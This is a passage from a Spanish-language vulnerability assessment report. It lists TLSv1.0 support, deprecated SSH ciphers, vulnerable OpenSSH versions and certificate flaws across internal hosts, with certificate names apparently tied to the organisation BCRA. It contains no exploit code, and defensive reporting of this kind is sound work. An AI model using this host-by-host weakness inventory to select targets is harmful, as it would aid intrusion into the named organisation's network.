<https://www.crowdstrike.com/en-us/blog/the-risks-of-expired-ssl-certificates/>

**Solución**

Instale un certificado de servidor con fechas de inicio y final válidas.

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/8083

```
Certificate #0 CN=dam,O=BCRA,C=AR is not valid after Jun 10 17:08:44 2021 GMT.
```

Recurso: 10.0.1.63 Puerto: tcp/5986

```
Certificate #0 CN=prodad4.bcra.sfa is not valid after Apr 24 19:36:03 2025 GMT.
```

Recurso: 10.0.2.221 Puerto: tcp/443

```
Certificate #0 CN=VDIAppV2SAP.bcra.net is not valid after Apr 18 16:44:18 2025 GMT.
```

Recurso: 10.0.3.113 Puerto: tcp/8443

```
Certificate #0 emailAddress=put-team@teradata.com,CN=banco-1-11.primary,OU=MPP,O=PUT,L=SanDiego,ST=California,C=US is not valid after Apr 13 21:47:30 2025 GMT.
```

Recurso: 10.0.4.83 Puerto: tcp/5986

```
Certificate #0 CN=DESAERPROV1.bcra.net is not valid after Feb 2 12:54:12 2025 GMT.
```

Recurso: 10.0.4.138 Puerto: tcp/5986

```
Certificate #0 CN=DESAERPROV1.bcra.net is not valid after Feb 2 12:54:12 2025 GMT.
```

### #67 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Security (TLSv1.0)

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 84  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.16 Puerto: tcp/8083  
 10.0.1.244 Puerto: tcp/443  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.71 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/8443  
 10.0.1.80 Puerto: tcp/636  
 10.0.1.83 Puerto: tcp/443  
 10.0.10.158 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.5 Puerto: tcp/3389  
 10.0.10.5 Puerto: tcp/5986  
 10.0.10.82 Puerto: tcp/443  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/443  
 10.0.2.153 Puerto: tcp/12345  
 10.0.2.175 Puerto: tcp/443  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.195 Puerto: tcp/12345  
 10.0.2.195 Puerto: tcp/5986  
 10.0.2.228 Puerto: tcp/3389  
 10.0.2.228 Puerto: tcp/443  
 10.0.2.244 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.27 Puerto: tcp/3389  
 10.0.2.29 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/3389  
 10.0.3.116 Puerto: tcp/5986  
 10.0.3.120 Puerto: tcp/16019  
 10.0.3.120 Puerto: tcp/8443  
 10.0.3.121 Puerto: tcp/16019  
 10.0.3.121 Puerto: tcp/8443  
 10.0.3.121 Puerto: tcp/8444  
 10.0.3.122 Puerto: tcp/16019  
 10.0.3.123 Puerto: tcp/16023  
 10.0.3.123 Puerto: tcp/8443  
 10.0.3.124 Puerto: tcp/8443  
 10.0.3.124 Puerto: tcp/9801  
 10.0.3.125 Puerto: tcp/16018  
 10.0.3.125 Puerto: tcp/8443

10.0.3.125 Puerto: tcp/8446  
10.0.3.125 Puerto: tcp/9801  
10.0.3.133 Puerto: tcp/12345  
10.0.3.133 Puerto: tcp/1433  
10.0.3.15 Puerto: tcp/12345  
10.0.3.15 Puerto: tcp/3389  
10.0.3.15 Puerto: tcp/444  
10.0.3.15 Puerto: tcp/5000  
10.0.3.43 Puerto: tcp/1433  
10.0.3.43 Puerto: tcp/3389  
10.0.3.65 Puerto: tcp/12345  
10.0.4.109 Puerto: tcp/12345  
10.0.4.109 Puerto: tcp/443  
10.0.4.113 Puerto: tcp/32844  
10.0.4.114 Puerto: tcp/5986  
10.0.4.115 Puerto: tcp/5986  
10.0.4.116 Puerto: tcp/3389  
10.0.4.134 Puerto: tcp/443  
10.0.4.140 Puerto: tcp/443  
10.0.4.212 Puerto: tcp/5986  
10.0.4.214 Puerto: tcp/32844  
10.0.4.30 Puerto: tcp/5986  
10.0.4.32 Puerto: tcp/12345  
10.0.4.32 Puerto: tcp/3389  
10.0.4.44 Puerto: tcp/5986  
10.0.4.48 Puerto: tcp/3389  
10.0.4.48 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/3389  
10.0.4.58 Puerto: tcp/443  
10.0.4.58 Puerto: tcp/5986  
10.0.4.59 Puerto: tcp/443  
10.0.4.62 Puerto: tcp/443  
10.0.4.72 Puerto: tcp/12345  
10.0.4.8 Puerto: tcp/12345  
10.0.4.88 Puerto: tcp/3389  
10.0.4.88 Puerto: tcp/8443  
10.0.4.88 Puerto: tcp/9443  
10.0.4.89 Puerto: tcp/5986  
10.0.4.95 Puerto: tcp/443

### Descripción

TLS es capaz de utilizar una gran cantidad de algoritmos de cifrado para crear los pares de llaves públicos y privados.

Por ejemplo, TLSv1.0 usa el cifrado de flujo RC4 o un cifrado de bloques en modo CBC. RC4 es conocido por tener sesgos y el cifrado de bloque en modo CBC es vulnerable al ataque POODLE.

TLSv1.0, si está configurado para utilizar las mismas suites de cifrado que SSLv3, incluye un medio por el cual una implementación TLS puede degradar la conexión a SSL v3.0, debilitando así la seguridad.

Esta vulnerabilidad es un PCI FAIL automático de acuerdo con los estándares PCI.

NOTA: El 31 de marzo de 2021 las versiones de TLS 1.0 (RFC 2246) y 1.1 (RFC 4346) fueron oficialmente declaradas obsoletas. Puede consultar más información en las Referencias.

### Impacto

Un atacante puede explotar fallas criptográficas para realizar ataques de tipo hombre-en-el-medio (man-in-the-middle) o para descifrar comunicaciones.

Por ejemplo: Un atacante podría forzar un descenso del protocolo TLS al protocolo SSLv3.0 y explotar la vulnerabilidad POODLE, leer comunicaciones seguras o modificar mensajes. El ataque POODLE también podría lanzarse directamente en TLS sin negociar un descenso a SSL.



**Referencias**

Deprecating TLS 1.0 and TLS 1.1 <https://tools.ietf.org/html/rfc8996>  
 PCI: ASV Program Guide v3.1 (page 27)  
[https://www.pcisecuritystandards.org/documents/ASV\\_Program\\_Guide\\_v3.1.pdf](https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)  
 PCI: Uso de los escáneres SSL Early TLS y ASV <https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf>

**Solución**

Desactivar el uso del protocolo TLSv1.0 en favor de un protocolo criptográficamente más fuerte como TLSv1.2.

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/8083

TLSv1.0 is supported

Recurso: 10.0.1.47 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.1.79 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.1.244 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.27 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.2.29 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.2.104 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.1.71 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.1.251 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.25 Puerto: tcp/32844

TLSv1.0 is supported

Recurso: 10.0.2.25 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.2.228 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.228 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.3.43 Puerto: tcp/1433

TLSv1.0 is supported

Recurso: 10.0.3.43 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.30 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.32 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.4.32 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.48 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.48 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.72 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.4.88 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.4.88 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.88 Puerto: tcp/9443

TLSv1.0 is supported

Recurso: 10.0.4.95 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.109 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.109 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.4.113 Puerto: tcp/32844

TLSv1.0 is supported

Recurso: 10.0.4.116 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.134 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.140 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.212 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.214 Puerto: tcp/32844

TLSv1.0 is supported

Recurso: 10.0.10.5 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.10.5 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.10.158 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.10.159 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.10.160 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.10.161 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.1.80 Puerto: tcp/636

TLSv1.0 is supported

Recurso: 10.0.1.83 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.152 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.152 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.2.153 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.2.175 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.181 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.2.185 Puerto: tcp/587

TLSv1.0 is supported

Recurso: 10.0.2.195 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.2.195 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.2.244 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.3.15 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.3.15 Puerto: tcp/5000

TLSv1.0 is supported

Recurso: 10.0.3.15 Puerto: tcp/444

TLSv1.0 is supported

Recurso: 10.0.3.15 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.3.116 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.3.116 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.3.120 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.3.120 Puerto: tcp/16019

TLSv1.0 is supported

Recurso: 10.0.3.121 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.3.121 Puerto: tcp/16019

TLSv1.0 is supported

Recurso: 10.0.3.121 Puerto: tcp/8444

TLSv1.0 is supported

Recurso: 10.0.3.122 Puerto: tcp/16019

TLSv1.0 is supported

Recurso: 10.0.3.123 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.3.123 Puerto: tcp/16023

TLSv1.0 is supported

Recurso: 10.0.3.124 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.3.124 Puerto: tcp/9801

TLSv1.0 is supported

Recurso: 10.0.3.125 Puerto: tcp/8443

TLSv1.0 is supported

Recurso: 10.0.3.125 Puerto: tcp/8446

TLSv1.0 is supported

Recurso: 10.0.3.125 Puerto: tcp/16018

TLSv1.0 is supported

Recurso: 10.0.3.125 Puerto: tcp/9801

TLSv1.0 is supported

Recurso: 10.0.3.133 Puerto: tcp/1433

TLSv1.0 is supported

Recurso: 10.0.3.133 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.10.82 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.3.65 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.4.8 Puerto: tcp/12345

TLSv1.0 is supported

Recurso: 10.0.4.44 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.58 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.58 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.58 Puerto: tcp/3389

TLSv1.0 is supported

Recurso: 10.0.4.59 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.62 Puerto: tcp/443

TLSv1.0 is supported

Recurso: 10.0.4.89 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.114 Puerto: tcp/5986

TLSv1.0 is supported

Recurso: 10.0.4.115 Puerto: tcp/5986

TLSv1.0 is supported



## #68 Deprecated SSH Cryptographic Settings

|                   |                            |         |                               |           |
|-------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5         | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurricencias: 18 | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.16 Puerto: tcp/22  
 10.0.1.192 Puerto: tcp/22  
 10.0.1.203 Puerto: tcp/22  
 10.0.1.204 Puerto: tcp/22  
 10.0.1.229 Puerto: tcp/22  
 10.0.1.251 Puerto: tcp/22  
 10.0.1.45 Puerto: tcp/22  
 10.0.1.71 Puerto: tcp/22  
 10.0.10.159 Puerto: tcp/22  
 10.0.10.27 Puerto: tcp/22  
 10.0.10.28 Puerto: tcp/22  
 10.0.2.205 Puerto: tcp/22  
 10.0.2.232 Puerto: tcp/22  
 10.0.3.122 Puerto: tcp/22  
 10.0.3.123 Puerto: tcp/22  
 10.0.4.116 Puerto: tcp/22  
 10.0.6.21 Puerto: tcp/22  
 10.0.6.25 Puerto: tcp/22

**Descripción**

El protocolo SSH (Secure Shell) es un método para la conexión remota segura de un ordenador a otro. El objetivo está utilizando configuraciones criptográficas SSH obsoletas para comunicarse.

**Impacto**

Un atacante en una posición man-in-the-middle puede ser capaz de explotar esta vulnerabilidad para grabar la comunicación y descifrar la clave de sesión e incluso los mensajes.

**Solución**

Evite usar configuraciones criptográficas obsoletas. Utilice las mejores prácticas al configurar SSH.

Véase [Seguridad de la gestión de accesos interactiva y automatizada usando Shell seguro (SSH)] (<https://csrc.nist.gov/publications/detail/nistir/7966/final>) .

Cifrados actualmente considerados obsoletos:

- Cifrados utilizando CFB of OFB: Muy poco común y obsoleto debido a debilidades en comparación con nuevos modos de encadenamiento de cifrado, como CTR o GCM.
- Cifrado RC4 (arcfour, arcfour128, arcfour256): El cifrado RC4 tiene un sesgo criptográfico y ya no se considera seguro.
- Cifrados con un tamaño de bloque de 64 bits (DES, 3DES, Blowfish, IDEA, CAST): Los valores con un tamaño de bloque de 64 bits pueden ser vulnerables a los ataques de cumpleaños (Sweet32).
- Algoritmos de intercambio clave usando el grupo DH 1 (diffie-hellman-group1-sha1, gss-group1-sha1-\*): DH-group-1 utiliza una llave de 1024 bits que se considera demasiado corta y vulnerable a los ataques de estilo Logjam.
- Algoritmo de cambio clave "rsa1024sha1": Muy poco común y obsoleto debido al tamaño de la key RSA corto.
- Algoritmos MAC "umac-32": Muy poco común, y obsoleto debido a la muy corta longitud MAC.
- Sin ningún tipo de cifrado: Esto solo está disponible en SSHv1.

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group1-sha1
cipher            aes128-cbc
cipher            3des-cbc
cipher            aes192-cbc
cipher            aes256-cbc
MAC              hmac-md5
```

Recurso: 10.0.1.192 Puerto: tcp/22

```
Type Name
cipher            aes256-cbc
cipher            aes192-cbc
cipher            aes128-cbc
```

Recurso: 10.0.1.45 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group1-sha1
```

Recurso: 10.0.1.71 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group1-sha1
cipher            aes256-cbc
cipher            aes128-cbc
cipher            3des-cbc
MAC              hmac-md5
```

Recurso: 10.0.1.203 Puerto: tcp/22

```
Type Name
cipher            aes128-cbc
cipher            3des-cbc
cipher            aes192-cbc
cipher            aes256-cbc
MAC              hmac-sha1-96
```

Recurso: 10.0.1.204 Puerto: tcp/22

```
Type Name
cipher            aes128-cbc
cipher            3des-cbc
cipher            aes192-cbc
cipher            aes256-cbc
MAC              hmac-sha1-96
```

Recurso: 10.0.1.251 Puerto: tcp/22

```
Type Name
key exchange      diffie-hellman-group1-sha1
cipher            aes128-cbc
cipher            3des-cbc
cipher            blowfish-cbc
cipher            cast128-cbc
cipher            arcfour128
cipher            arcfour256
cipher            arcfour
cipher            aes192-cbc
cipher            aes256-cbc
cipher            rijndael-cbc@lysator.liu.se
MAC              hmac-md5
MAC              hmac-sha1-96
MAC              hmac-md5-96
```

Recurso: 10.0.4.116 Puerto: tcp/22



|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |
| cipher       | aes256-cbc                 |
| cipher       | aes192-cbc                 |
| cipher       | aes128-cbc                 |

Recurso: 10.0.6.21 Puerto: tcp/22

|           |              |
|-----------|--------------|
| Type Name |              |
| cipher    | aes256-cbc   |
| cipher    | aes128-cbc   |
| MAC       | hmac-sha1-96 |

Recurso: 10.0.6.25 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |

Recurso: 10.0.10.27 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |
| cipher       | aes128-cbc                 |
| cipher       | 3des-cbc                   |
| cipher       | aes192-cbc                 |
| cipher       | aes256-cbc                 |
| MAC          | hmac-md5                   |

Recurso: 10.0.10.28 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |
| cipher       | aes128-cbc                 |
| cipher       | 3des-cbc                   |
| cipher       | aes192-cbc                 |
| cipher       | aes256-cbc                 |
| MAC          | hmac-md5                   |

Recurso: 10.0.10.159 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |
| cipher       | aes256-cbc                 |
| cipher       | aes128-cbc                 |
| cipher       | 3des-cbc                   |
| MAC          | hmac-md5                   |

Recurso: 10.0.1.229 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |
| cipher       | aes128-cbc                 |
| cipher       | aes192-cbc                 |
| cipher       | aes256-cbc                 |
| cipher       | blowfish-cbc               |
| cipher       | cast128-cbc                |
| cipher       | 3des-cbc                   |

Recurso: 10.0.2.205 Puerto: tcp/22

|           |            |
|-----------|------------|
| Type Name |            |
| cipher    | aes256-cbc |
| cipher    | aes192-cbc |
| cipher    | aes128-cbc |

Recurso: 10.0.2.232 Puerto: tcp/22

|              |                              |
|--------------|------------------------------|
| Type Name    |                              |
| key exchange | diffie-hellman-group1-sha1   |
| cipher       | arcfour256                   |
| cipher       | arcfour128                   |
| cipher       | aes128-cbc                   |
| cipher       | 3des-cbc                     |
| cipher       | blowfish-cbc                 |
| cipher       | cast128-cbc                  |
| cipher       | aes192-cbc                   |
| cipher       | aes256-cbc                   |
| cipher       | arcfour                      |
| cipher       | rijndael-cbc@lysator.liu.se  |
| MAC          | hmac-md5-etm@openssh.com     |
| MAC          | hmac-sha1-96-etm@openssh.com |
| MAC          | hmac-md5-96-etm@openssh.com  |
| MAC          | hmac-md5                     |
| MAC          | hmac-sha1-96                 |
| MAC          | hmac-md5-96                  |

Recurso: 10.0.3.122 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |

Recurso: 10.0.3.123 Puerto: tcp/22

|              |                            |
|--------------|----------------------------|
| Type Name    |                            |
| key exchange | diffie-hellman-group1-sha1 |

## #69 OpenSSH Multiple Vulnerabilities

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 32  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.126 Puerto: tcp/22  
 10.0.1.140 Puerto: tcp/22  
 10.0.1.192 Puerto: tcp/22  
 10.0.1.214 Puerto: tcp/22  
 10.0.1.220 Puerto: tcp/22  
 10.0.1.229 Puerto: tcp/22  
 10.0.1.245 Puerto: tcp/22  
 10.0.1.246 Puerto: tcp/22  
 10.0.1.4 Puerto: tcp/22  
 10.0.1.80 Puerto: tcp/22  
 10.0.1.87 Puerto: tcp/22  
 10.0.10.128 Puerto: tcp/22  
 10.0.10.136 Puerto: tcp/22  
 10.0.10.139 Puerto: tcp/22  
 10.0.2.232 Puerto: tcp/22  
 10.0.3.109 Puerto: tcp/22  
 10.0.3.11 Puerto: tcp/22  
 10.0.3.113 Puerto: tcp/22  
 10.0.3.12 Puerto: tcp/22  
 10.0.3.122 Puerto: tcp/22  
 10.0.3.123 Puerto: tcp/22  
 10.0.3.124 Puerto: tcp/22  
 10.0.3.180 Puerto: tcp/22  
 10.0.3.47 Puerto: tcp/22  
 10.0.4.135 Puerto: tcp/22  
 10.0.6.10 Puerto: tcp/22  
 10.0.6.10 Puerto: tcp/222  
 10.0.6.25 Puerto: tcp/22  
 10.0.6.37 Puerto: tcp/22  
 10.0.6.42 Puerto: tcp/22  
 10.0.6.9 Puerto: tcp/22  
 10.0.7.13 Puerto: tcp/22

**Descripción**

OpenSSH es un conjunto de programas informáticos que proporcionan sesiones de comunicación cifradas a través de una red informática utilizando el protocolo SSH. En OpenSSH, la inyección de comandos del sistema operativo puede ocurrir si un nombre de usuario o nombre de host tiene metacaracteres de shell, y este nombre es referenciado por un token de expansión en ciertas situaciones.

Versiones afectadas:

OpenSSH antes de la versión 9.6

**Impacto**

Una explotación exitosa permite que el atacante sea capaz de manipular los datos de entrada de tal manera que sean ejecutados como un comando por el sistema operativo utilizando la inyección de comandos OS.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2023-51767>

<https://nvd.nist.gov/vuln/detail/CVE-2023-51385>

**Referencias**

[OpenSSH 9.8] (<https://www.openssh.com/txt/release-9.8>)

**Solución**

Se recomienda a los clientes que actualicen a la última versión soportada de OpenSSH

**Evidencias**

Recurso: 10.0.1.4 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.87 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.140 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.192 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_9.1 PKIX[13.5] detected on port 22 over TCP.

Recurso: 10.0.1.126 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

Recurso: 10.0.1.214 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.1.220 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.1.245 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.246 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.3.109 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.113 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.180 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.6.25 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.37 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.6.42 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.7.13 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.128 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.136 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.10.139 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.80 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.1.229 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.2.232 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_6.2 detected on port 22 over TCP.

Recurso: 10.0.3.11 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.122 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.123 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.124 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.47 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.4.135 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.7 detected on port 22 over TCP.

Recurso: 10.0.6.9 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.6.10 Puerto: tcp/222

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 222 over TCP.

Recurso: 10.0.6.10 Puerto: tcp/22

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.



| #70 SSL Certificate - Signature Verification Failed Vulnerability |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5   | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 241  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.100 Puerto: tcp/5693  
 10.0.1.129 Puerto: tcp/49690  
 10.0.1.129 Puerto: tcp/57019  
 10.0.1.129 Puerto: tcp/7116  
 10.0.1.148 Puerto: tcp/443  
 10.0.1.152 Puerto: tcp/443  
 10.0.1.16 Puerto: tcp/8083  
 10.0.1.160 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/2198  
 10.0.1.161 Puerto: tcp/443  
 10.0.1.186 Puerto: tcp/12345  
 10.0.1.199 Puerto: tcp/3389  
 10.0.1.199 Puerto: tcp/443  
 10.0.1.220 Puerto: tcp/443  
 10.0.1.221 Puerto: tcp/443  
 10.0.1.223 Puerto: tcp/33034  
 10.0.1.244 Puerto: tcp/5986  
 10.0.1.245 Puerto: tcp/8443  
 10.0.1.245 Puerto: tcp/9000  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.36 Puerto: tcp/636  
 10.0.1.39 Puerto: tcp/3269  
 10.0.1.39 Puerto: tcp/636  
 10.0.1.40 Puerto: tcp/3269  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.48 Puerto: tcp/12345  
 10.0.1.51 Puerto: tcp/443  
 10.0.1.57 Puerto: tcp/12345  
 10.0.1.63 Puerto: tcp/5986  
 10.0.1.64 Puerto: tcp/3269  
 10.0.1.71 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/8443  
 10.0.10.11 Puerto: tcp/2199  
 10.0.10.11 Puerto: tcp/443  
 10.0.10.128 Puerto: tcp/636  
 10.0.10.13 Puerto: tcp/2199  
 10.0.10.137 Puerto: tcp/5693  
 10.0.10.137 Puerto: tcp/636  
 10.0.10.139 Puerto: tcp/443  
 10.0.10.14 Puerto: tcp/8208  
 10.0.10.159 Puerto: tcp/443  
